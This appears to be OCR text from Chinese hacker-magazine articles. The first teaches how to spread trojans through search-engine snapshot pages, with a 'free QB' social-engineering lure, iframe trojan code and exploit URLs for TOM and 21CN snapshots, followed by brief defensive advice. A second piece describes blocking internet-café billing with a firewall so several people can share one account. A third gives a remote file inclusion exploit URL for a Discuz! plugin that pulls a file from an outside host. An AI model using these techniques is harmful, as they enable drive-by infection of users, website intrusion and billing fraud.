注意，链接中的“%26”不能转换成连接字符“&”，否则快照网页会自动跳转到真实的网页地址。这是因为在百度快照链接地址中，“&”符号都是用来指定快照参数的，而不是作为原网页地址进行解析的。

3．让百度直接挂马

上面的两个例子，仅仅是百度快照应用中的被动方式，也就是说要别人到发布挂马代码的地址点击，才能达到攻击的效果。要是别人不去点击我们发布的快照链接呢？那就直接攻击，诱使别人搜索出结果时，不是点击正常打开网页方式，而是点击“百度快照”链接！

怎么才能让别人主动打开百度快照呢？这就必须要利用到一些社会工程学了。

正如本人在上期文章开篇中提到的，为了查看怎么获得免费QB，而原网页又被删除了，所以不得不点击查看快照。同样的道理，我们可以发布一个网页，其中的内容是免费获QB或其它吸引人的话题，当然其中还少不了挂马代码！当网页被百度纳入快照之后，就可以删除原来的网页了。这时候别人通过搜索引擎找到你的网页，直接点击是打不开的，但是又想查看内容，怎么办？他们就只有点击百度网页快照，这样鱼儿也就上钩了！

八、进一步扩大漏洞，检测同类搜索引擎

上面的过程中，我详细讲解了如何发现并利用百度的漏洞，正如发现浩方平台漏洞一样，一个漏洞可以揪出一大堆漏洞。黑客的思维一定要发展，从百度快照漏洞我们是否可以揪出其它的漏洞呢？我分别对新浪、TOM、中搜等几个大型的搜索网站进行了检测，测试结果如下。

1．自动跳转的TOM

在TOM快照中，如果网页中包含有“<iframe src="http://****" ></iframe>”的挂马语句，那么TOM快照并不会真正打开这个快照网页，而是在打开快照的过程中会自动跳转到真实的网页中去！也就是说，虽然快照中无法执行代码，但是我们可以通过自动跳转来实现挂马！应用的方法如下：假设我们有一个网页为“http://www.itcfan.com/Article/wysj/200501/1865.html”，在此网页中已夹带了木马，我们再在此网页中明文显示一个正常的“<IFRAME>”语句，假设为“<IFRAME ID="Frame3" SRC="***.htm"></IFRAME>”。

如果直接将此地址发送给别人，别人自然是不会中招的，因此我们要通过TOM快照，让别人中招转向打开此木马网页。当此木马网页的地址被纳入TOM快照后，得到其链接地址为“http://202.43.217.123/search/cache.html?ei=UTF-8&icp=1&.intl=tom&u=www.itcfan.com/Article/wysj/200501/1865.html&w=iframe+src&d=JNj1pjmtM3RM”（图6）。将此链接发送给别人，当接受者试图点击快照链接时，由于快照网页中包含了“<IFRAME>”语句，因此自动从快照语句转向到了真实的网页地址：“http://www.itcfan.com/Article/wysj/200501/1865.html”，别人也就中招了！




图6

同样的，也可以对TOM快照地址进行一下简化，简化后为“http://202.43.217.123/search/cache.html?u=www.itcfan.com/Article/wysj/200501/1865.html”。只不过TOM的快照利用起来有些不太可信，因为快照的链接地址中为IP地址“202.43.217.123”，估计对TOM快照不熟悉的人都会怀疑此链接的可靠性吧！另外，要将木马网页纳入TOM搜索，可在网页“http://search.tom.com/tools/weblog/log.php”进行申请。

2．雅虎与新浪

对雅虎搜索与新浪爱问IASK搜索进行测试后发现，这两个搜索引擎作得很好，基本上没有什么漏洞可以利用，在快照网页中，Javascript语句无法执行。不过奇怪的是，在新浪的快照网页中居然有“您可以尝试打开无javascript的快照”的提示，但挂马语句竟然无法执行（图7）。




图7

3．中华搜索网与21CN

中华网的搜索引擎（http://sou.china.com/）也是我常用的一个搜索网站，但是在中华搜索网中依然也存在这样的漏洞。更令人恐怖的是，该站点中直接就存在着搜索挂马漏洞（图8），不必进行快照，将搜索结果链接发送，即可达到挂马的目的！

在21CN搜索引擎（http://search.21cn.com/）中，快照网页：http://search.21cn.com/cache.php?word=iframe%2Csrc&url=http%3A//www%2Eymw%2Ecn/it/CSDN/asppost5/web25165%2Ehtm&b=0&a=71&user=21cn）中的跨站挂马语句也是可以执行的，而且在快照页面中没有提示已执行了Javascript语句（图9）。跨站链接可以简化为“http://search.21cn.com/cache.php?url=http%3A//www%2Eymw%2Ecn/it/CSDN/asppost5/web25165%2Ehtm&b=0&a=71”。

4．网易、Google与搜狗

在网易中进行搜索，点击快照后发现竟然链接的是Google快照，不过Google快照中Javascript挂马语句是无法执行的，因此也没有利用价值。在搜狗的快照网页中也无法执行Javascript语句，因此在搜狗进行跨站挂马也失败。

5．其它搜索引擎

此外，我还测试了其它各类的搜索网站，比如MSN中文搜索、淘宝、8848搜索、BT搜索等，检测的结果发现许多搜索网站过滤不严格。只不过利用这些站点来进行跨站挂马攻击的话，由于搜索站点本身不是太出名，成功率也不会太高。不过大家有兴趣的话，大可以多进行一下测试。

要防范百度快照类的跨站挂马攻击，很重要的一点就是不要随便点击打开别人发来的链接，就算你很肯定这是百度的链接，也不要轻易点击。另外，在使用各类搜索网站的快照功能时，最好点击使用“无Javascript”的快照网页，不过这个方法似乎也不太可靠，因为我在测试过程中也发现，即使选择了“无Javascript”，但有些网页的“<Iframe>”语句还是执行了！如果不是什么太急需的资料，对于一些不明站点，那么还是最好不要再用快照网页吧！




图8





图9

再谈防火墙与免费上网

zeeman1989



对于always在06年第8期X档案的“菜鸟再谈look‘n’stop免费上网”一文中所说的安装防火墙后仍然可以查询消费的问题，我终于找出了原因。原来PubWinEP对于用户的计费是通过客户端和计费主机同时计时的，但实际上结帐和计费却是以计费主机的计算为准，所以结帐后查询客户端还是会计费，但那只是客户端的一相情愿而已，计费主机是不会再从你的卡里划钱的。

有人可能会认为当安装防火墙后，计费主机那里就会显示自己所在的电脑无人使用。其实事实情况不是如此。打开防火墙只是使计费主机不能给我们的客户端传答下机指令，但是客户端还是可以向计费主机发送数据包，如图，所以仍会显示我们在线，而且还会显示我们一开始登录的帐号。

关于这一点以前我也不知道，直到有一次我和几个伙计结伴去网吧上网，我们三人嫌每人办一张卡太麻烦了还费钱，所以我们就共用一张卡（就是几个人轮流使用一张卡来安装防火墙上机），可上机不到一小时就来了几个网管查我们的号，幸好对方没有发现我们使用了防火墙，要不就惨了（网吧对面就是派出所）。为什么会这样呢？回家后我模拟了一遍，发现象我们那样上机后，使用同一个帐号会被计费主机会连续显示好几次的。回想一下我们几个人使用同一个帐号而且是连着坐在一起，不被发现才见鬼了呢！希望各位以后最好不要和别人同时使用一个帐号登录，安全第一嘛！

文章难易度★★★

文章阅读点：Discuz!论坛最新漏洞的利用，加深对php远程文件包含漏洞的理解

许愿，让Discuz!的新漏洞快来吧！

职业欠钱

Discuz!论坛是很安全的，可是用的人多了，也就不安全了。上一期我们才刚刚介绍了Discuz!论坛最新漏洞的利用，没想到，一眨眼，Discuz!论坛更新的漏洞居然又被公布了。这一回漏洞出在了Discuz!论坛的插件上——许愿池（wish.php）。

我们在第10期的杂志上曾经公布了远程文件包含漏洞的利用文章，事实上，利用远程文件包含漏洞来入侵网站在国外是非常流行的。Discuz!论坛也赶了回时髦，因为这个漏洞也属于远程文件包含漏洞。

这个wish.php文件出问题的代码如下：**require $discuz_root.'./include/discuzcode.func.php';**。这是一个很典型的文件包含漏洞，其中的$discuz_root变量没有得到应有的保护，我们可以提交任何URL给它，比如**http://url/wish.php?discuz_root=http://xdxf.net/phpinfo.txt?**。注意最后有一个问号不可以省略，为什么这样留给有心的读者去思考吧。

> 关键词解释：PHP文件包含漏洞
>
> 在PHP文件中，可以通过文件包含的方式把其它文件（可以是任何文件扩展名）的代码带到本文件里执行。由于PHP的特性，它可以访问互联网上的其它文件，因此我们可以上传一个文件到自己的空间上（如上文的http://xdxf.net/phpinfo.txt），然后让目标包含自己的文件，执行我们事先准备好的恶意代码。



图1

